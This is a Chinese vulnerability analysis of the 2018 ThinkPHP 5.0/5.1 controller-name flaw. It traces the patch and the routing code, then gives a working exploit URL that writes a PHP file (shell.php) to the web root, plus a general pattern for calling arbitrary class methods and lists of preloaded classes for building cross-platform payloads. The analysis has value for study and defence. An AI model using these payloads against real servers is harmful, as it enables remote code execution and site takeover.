

0x00简介

2018年12月10日中午，thinkphp官方公众号发布了一个更新通知，包含了一个5.x系列所有版本存在被getshell的高风险漏洞。

ThinkPHP5.*版本发布安全更新

原创：ThinkPHP ThinkPHP 昨天

本次版本更新主要涉及一个安全更新，由于框架对控制器名没有进行足够的检测会导致在没有开启强制路由的情况下可能的 **getshell** 漏洞，受影响的版本包括 **5.0** 和 **5.1** 版本，推荐尽快更新到最新版本。如果暂时无法更新到最新版本，请开启强制路由。

吃完饭回来看到这个公告都傻眼了，整个tp5系列都影响了，还是getshell。

(以下截图为后截图，主要是想讲一下自己从无到有，如何分析漏洞，整个过程是怎么样的)

0x01 漏洞原理

下午睡醒，赶紧起来分析漏洞。

结合官方公告说的由于对控制器名没有足够的检测，再查看官方git commit信息

修正控制器调用

5.1 (#54) v5.1.31

Browse files

liu21st committed 2 days ago 1 parent 4c2b06e commit 802f284bec821a608e7543d91126abc5901b2815

Showing 1 changed file with 6 additions and 1 deletion. Unified Split

7 library/think/route/dispatch/Module.php View file

@@ -67,7 +67,12 @@ public function init()

67 67 // 是否自动转换控制器和操作名

68 68 \$convert = is_bool(\$this->convert) ? \$this->convert : \$this->rule->getConfig('url_convert');

69 69 // 获取控制器名

70 - \$controller = strip_tags(\$result[1] ?: \$this->rule->getConfig('default_controller'));

70 + \$controller = strip_tags(\$result[1] ?: \$this->rule->getConfig('default_controller'));

71 +

72 + if (!preg_match('/^[A-Za-z](\w)*\$/', \$controller)) {

73 + throw new HttpException(404, 'controller not exists:' . \$controller);

74 + }

75 +

71 76 \$this->controller = \$convert ? strtolower(\$controller) : \$controller;

72 77

73 78 // 获取操作名

拉一个tp下来，用的是tp 5.1.29的版本，windows+phpstudy 一把梭，搭建好环境。



:)

ThinkPHP V5.1


12载初心不改 (2006-2018) - 你值得信赖的PHP框架

先知社区


在官方修改的地方加断点 (thinkphp\library\think\route\dispatch\Module.php) , 加载默认的控制器的分析。
请求:

http://127.0.0.1/index.php/index/index/index

命中断点



一步步跟进controller的走向, 发现在同文件下的 exec函数, 实例化控制器



跟进controller方法, thinkphp\library\think\App.php

```
719     */
720     public function controller($name, $layer = 'controller', $appendSuffix = false, $empty = '')
721     {
722         list($module, $class) = $this->parseModuleAndClass($name, $layer, $appendSuffix);
723         // $classes = get_declared_classes();
724         // foreach ($classes as $class1) {
725         //     print $class1 . "<br>";
726         // }
727         // exit();
728         if (class_exists($class)) {
729             return $this->__get($class);
730         } elseif ($empty && class_exists($emptyClass = $this->parseClass($module, $layer, $empty, $appendSuffix))) {
731             return $this->__get($emptyClass);
732         }
733
734         throw new ClassNotFoundException('class not exists:' . $class, $class);
735     }
736 }
```

使用parseModuleAndClass方法来解析，继续跟进

Locals

\$appendSuffix: false

\$class: uninitialized

\$layer: "controller"

\$module: uninitialized

\$name: "index"

\$this: think\App

instance: think\App

modulePath: "D:\CMS\tp5.1.29\think\application\ind...

appDebug: true

beginTime: 1544517373.7444

beginMem: 305060

监视

调用堆栈

因 STEP 已暂停

think\App->parseModuleAndClass

App.php

643:1

think\App->controller

App.php

722:1

think\route\dispatch\Module->exec

Module.php

94:1

think\route\Dispatch->run

Dispatch.php

168:1

think\App->think\{closure}

App.php

432:1

```
631     }
632
633     /**
634      * 解析模块和类名
635      * @access protected
636      * @param string $name 资源地址
637      * @param string $layer 验证层名称
638      * @param bool $appendSuffix 是否添加类名后缀
639      * @return array
640      */
641     protected function parseModuleAndClass($name, $layer, $appendSuffix)
642     {
643         if (false !== strpos($name, '\\')) { // 如果存在/ 就直接返回了。
644             $class = $name;
645             $module = $this->request->module();
646         } else { // 否则进行分割
647             if (strpos($name, '/')) {
648                 list($module, $name) = explode('/', $name, 2);
649             } else {
650                 $module = $this->request->module();
651             }
652
653             $class = $this->parseClass($module, $layer, $name, $appendSuffix); // 进行解析
654         }
655
656         return [$module, $class];
657     }
658 }
```

分析一下代码，发现会有一个判断，当控制器名中包含了反斜杠，就会直接返回，继续跟踪。

此处没有包含，所以会进入下面的判断，最后使用parseClass来解析，跟进parseClass函数

```
*/
public function parseClass($module, $layer, $name, $appendSuffix = false)
{
    $name = str_replace(['/', '.'], '\\', $name); // 将/,. 替换为\
    $ "Index" explode('\\', $name); // 以\进行分割
    $class = Loader::parseName(array_pop($array), 1) . ($this->suffix || $appendSuffix ? ucfirst($layer) : '');
    $path = $array ? implode('\\', $array) . '\\': '';

    return $this->namespace . '\\'. ($module ? $module . '\\': '') . $layer . '\\'. $path . $class;
}
```

发现经过parseName之后index变成了首字母大写，原因是经过了命名风格转换。

```

/**
 * 字符串命名风格转换
 * type 0 将Java风格转换为C的风格 1 将C风格转换为Java的风格
 * @access public
 * @param string $name 字符串
 * @param integer $type 转换类型
 * @param bool $ucfirst 首字母是否大写（驼峰规则）
 * @return string
 */
public static function parseName($name, $type = 0, $ucfirst = true)
{
    if ($type) {
        $name = preg_replace_callback('/_([a-zA-Z])/', function ($match) {
            return strtoupper($match[1]);
        }, $name);
        return $ucfirst ? ucfirst($name) : lcfirst($name);
    }

    return strtolower(trim(preg_replace("/[A-Z]/", "_\\0", $name), "_"));
}

```

最后会将命名空间类名等进行拼接

```

/**
 * public function parseClass($module, $layer, $name, $appendSuffix = false)
 * {
 *     $name = str_replace(['/', '.'], '\\', $name); //将/,.替换为\
 *     $array = explode('\\', $name); //以\进行分割
 *     $class = Loader::parseName(array_pop($array), 1) . ($this->suffix || $appendSuffix ? ucfirst($layer) : '');
 *     $path = $array ? implode('\\', $array) . '\\' : '';
 *
 *     return $this->namespace . '\\' . ($module ? $module . '\\' : '') . $layer . '\\' . $path . $class; //这里会拼接为app
 * }

```

返回我们带命名空间的完整类名。

```

protected function parseModuleAndClass($name, $layer, $appendSuffix)
{
    if (false !== strpos($name, '\\')) { // 如果存在/ 就直接返回了。
        $class = $name;
        $module = $this->request->module();
    } else { // 否则进行分割
        if (strpos($name, '/')) {
            list($module, $name) = explode('/', $name, 2);
        } else {
            $module = $this->request->module();
        }

        $class = $this->parseClass($module, $layer, $name, $appendSuffix); // 进行解析
    }

    return [$module, $class];
}

```

跟进，回到了controller方法，此时判断类是否存在，不存在会触发自动加载类。

```

19  */
20  public function controller($name, $layer = 'controller', $appendSuffix = false, $empty = ''
21  {
22      list($module, $class) = $this->parseModuleAndClass($name, $layer, $appendSuffix);
23      // $classes = get_declared_classes();
24      // foreach ($classes as $class1) {
25      //     print $class1 . "<br>";
26      // }
27      // exit();      "app\\index\\controller\\Index"
28  if (class_exists($class)) {
29      return $this->__get($class);
30  } elseif ($empty && class_exists($emptyClass = $this->parseClass($module, $layer, $empty
31      return $this->__get($emptyClass);
32  }
33
34  throw new ClassNotFoundException('class not exists:' . $class, $class);
35  }

```

之后就是实例化类，使用反射来调用类的相应方法了。（偷懒省略掉了，主要是介绍一下分析的主要过程）

大概流程摸清楚了，那么这个漏洞是怎么触发的呢？


在跟踪的时候我们发现，类名都是带有完整的命名空间的，而命名空间恰好就是使用反斜杠来划分，结合那一个判断代码：反斜杠是否存在，直接返回类名的操作。

不难想到是可以调用任意类的方法。

比如这样？

http://127.0.0.1/index.php/index/think/app/index

请求一下，发现报错了。



[0] HttpException in Module.php line 100

控制器不存在:app\\index\\controller\\Think

```


91.     $instance = $this->app->controller($this->controller,
92.         $this->rule->getConfig('url_controller_layer'),
93.         $this->rule->getConfig('controller_suffix'),
94.         $this->rule->getConfig('empty_controller'));
95.
96.     if ($instance instanceof Controller) {
97.         $instance->registerMiddleware();
98.     }
99. } catch (ClassNotFoundException $e) {
100.     throw new HttpException(404, 'controller not exists:' . $e->getClass());
101. }
102.
103. $this->app['middleware']->controller(function (Request $request, $next) use ($instance) {
104.     // 获取当前操作名
105.     $action = $this->actionName . $this->rule->getConfig('action_suffix');
106.
107.     if (is_callable([$instance, $action])) {
108.         // 执行操作方法
109.         $call = [$instance, $action];

```

what the fuck？我的反斜杠怎么变成了正斜杠了？而且这个控制器怎么获取的是Think？

猜测是浏览器的原因，用bp发包一样如此，那么还有没有其他方法可以获取到呢？


翻了一下tp的配置文件的



发现可以使用s来获取参数，那么我们就可以尝试这样请求

http://127.0.0.1/index.php?s=/index/think\app/index

成功实例化了App类，因为没有index方法所以这里会报错。



[0] HttpException in Module.php line 130

方法不存在:think\app->index()

```
121.         : $this->request->param();
122.         $vars = array_merge($vars, $this->param);
123.     } elseif (is_callable([$instance, '_empty'])) {
124.         // 空操作
125.         $call = [$instance, '_empty'];
126.         $vars = [$this->actionName];
127.         $reflect = new ReflectionMethod($instance, '_empty');
128.     } else {
129.         // 操作不存在
130.         throw new HttpException(404, 'method not exists: ' . get_class($instance) . '->' . $action . '()');
131.     }
132.
133.     $this->app['hook']->listen('action_begin', $call);
134.
135.     $data = $this->app->invokeReflectMethod($instance, $reflect, $vars);
136.
137.     return $this->autoResponse($data);
138. });
139.
```

但已经验证了整个漏洞的原理。

控制器过滤不严，结合直接返回类名的代码操作，导致可以用命名空间的方式来调用任意类的任意方法。


形如：

http://127.0.0.1/index.php?s=/index/namespace\class/method

漏洞点找到了，那么接下来就是找利用点了。

0x02 漏洞利用


tp 5.1.29 简单找了个写shell的方法，看到thinkphp\library\think\template\driver\File.php 文件



有一个完美的写shell方法。

[http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?cacheFile=shell.php&content=%3C?php%20phpinfo\(\);?%3E](http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?cacheFile=shell.php&content=%3C?php%20phpinfo();?%3E)

执行之后会在根目录下写入shell.php，内容是输出phpinfo();




那么tp 5.0要怎么利用呢？

接下来就是踩坑之旅了。

0x03 无尽的踩坑

把tp 5.1的payload，拉过去打一发，发现报错了，控制器不存在？




[0] HttpException in App.php line 578

控制器不存在: \think\template\driver\file

```
569.
570.     try {
571.         $instance = Loader::controller(
572.             $controller,
573.             $config['url_controller_layer'],
574.             $config['controller_suffix'],
575.             $config['empty_controller']
576.         );
577.     } catch (ClassNotFoundException $e) {
578.         throw new HttpException(404, 'controller not exists: ' . $e->getClass());
579.     }
580.
581.     // 获取当前操作名
582.     $action = $actionName . $config['action_suffix'];
583.
584.     $vars = [];
585.     if (is_callable([$instance, $action])) {
```

猜测是5.0和5.1的文件可能不一样，打开一看，都一样啊，怎么加载不了。



上断点，跟踪。此处省略一万字。

跟踪半天发现类加载器有这么一行代码。位置：thinkphp\library\think\Loader.php 方法 autoload

```
if ($file = self::findFile($class)) {
    // 非 Win 环境不严格区分大小写
    if (!IS_WIN || pathinfo($file, PATHINFO_FILENAME) == pathinfo(realpath($file), PATHINFO_FILENAME)) {
        __include_file($file);
        return true;
    }
}
```

以及一开始的获取控制器的时候 会判断是否自动转换控制器，将控制器名变成小写。


```
// 是否自动转换控制器和操作名
$convert = is_bool($convert) ? $convert : $config['url_convert'];

// 获取控制器名
$controller = strip_tags($result[1] ? $config['default_controller']);
$controller = $convert ? strtolower($controller) : $controller; //小写转
```

先知社区

而这个url_convert配置项默认是true。

```
// 是否自动转换URL中的控制器和操作名
'url_convert' => true,
```

先知社区

而我们的类文件名是大写的。

```
template
driver
File.php
taolib
```

先知社区

那么在win下，由于严格区分大小写，所以必然不会加载到相应的类文件。

```
$class: "think\template\driver\file"
$file: "D:\CMS\tp5.0.22\thinkphp\library\think\templ...
$namespace: uninitialized
$namespaceAlias: uninitialized
$original: uninitialized
:: think\Loader
Superglobals
User defined constants
监视
70 {
71 // 检测命名空间别名
72 if (empty(self::$namespaceAlias)) {
73     $namespace = dirname($class);
74     if (isset(self::$namespaceAlias[$namespace])) {
75         $original = self::$namespaceAlias[$namespace] . '\\' . basename($class);
76         if (class_exists($original)) {
77             return class_alias($original, $class, false);
78         }
79     }
80 }
81 "D:\CMS\tp5.0.22\thinkphp\library\think\template\driver\file.php"
82 if ($file = self::findFile($class)) {
83     // 非 Win 环境不严格区分大小写
84     if (!IS_WIN || pathinfo($file, PATHINFO_FILENAME) == pathinfo(realpath($file), PATHINFO_FILENAME)) {
85         __include_file($file);
86         return true;
87     }
```

先知社区

(图中判断，由于IS_WIN为True，!IS_WIN必为False，逻辑与，一个为False条件就成立。)

虽然最终由于绑定参数的问题导致该方法依然不可以用(这个问题就不展开分析了)

← → ↺ 127.0.0.1/index.php?s=index/\think\template\driver\file/write?cacheFile=shell.php

[0] InvalidArgumentException in App.php line 431

方法参数错误:cacheFile

```
422.         new $className;
423.     }
424. } elseif (1 == $type && !empty($vars)) {
425.     $result = array_shift($vars);
426. } elseif (0 == $type && isset($vars[$name])) {
427.     $result = $vars[$name];
428. } elseif ($param->isDefaultValueAvailable()) {
429.     $result = $param->getDefaultValue();
430. } else {
431.     throw new \InvalidArgumentException('method param miss:' . $name);
432. }
433.
```

先知社区

但是这个win环境的问题确实卡了我很久。

也难怪别人的payload都是这样那样的，原来是linux的环境，可以加载的类多了不少。

最终也导致5.0的自己没有找到利用的类。

0x04兼容多平台的payload

综上，由于Windows的原因，所以有一些payload在windows的主机上是不可以利用的。

那么哪些payload是可以兼容多个平台呢？

由于windows自动加载类加载不到想要的类文件，所以能够下手的就是在框架加载的时候已经加载的类。

5.1是下面这些：

```
think\Loader
Composer\Autoload\ComposerStaticInit289837ff5d5ea8a00f5cc97a07c04561
think\Error
think\Container
think\App
think\Env
think\Config
think\Hook
think\Facade
think\facade\Env
env
think\Db
think\Lang
think\Request
think\Log
think\log\driver\File
think\facade\Route
route
think\Route
think\route\Rule
think\route\RuleGroup
think\route\Domain
think\route\RuleItem
think\route\RuleName
think\route\Dispatch
think\route\dispatch\Url
think\route\dispatch\Module
think\Middleware
think\Cookie
think\View
think\view\driver\Think
think\Template
think\template\driver\File
think\Session
think\Debug
think\Cache
think\cache\Driver
think\cache\driver\File
```

5.0 的有：

```
think\Route
think\Config
think\Error
think\App
think\Request
think\Hook
think\Env
think\Lang
think\Log
think\Loader
```

两个版本公有的是：

```
think\Route
think\Loader
think\Error
think\App
think\Env
think\Config
think\Hook
think\Lang
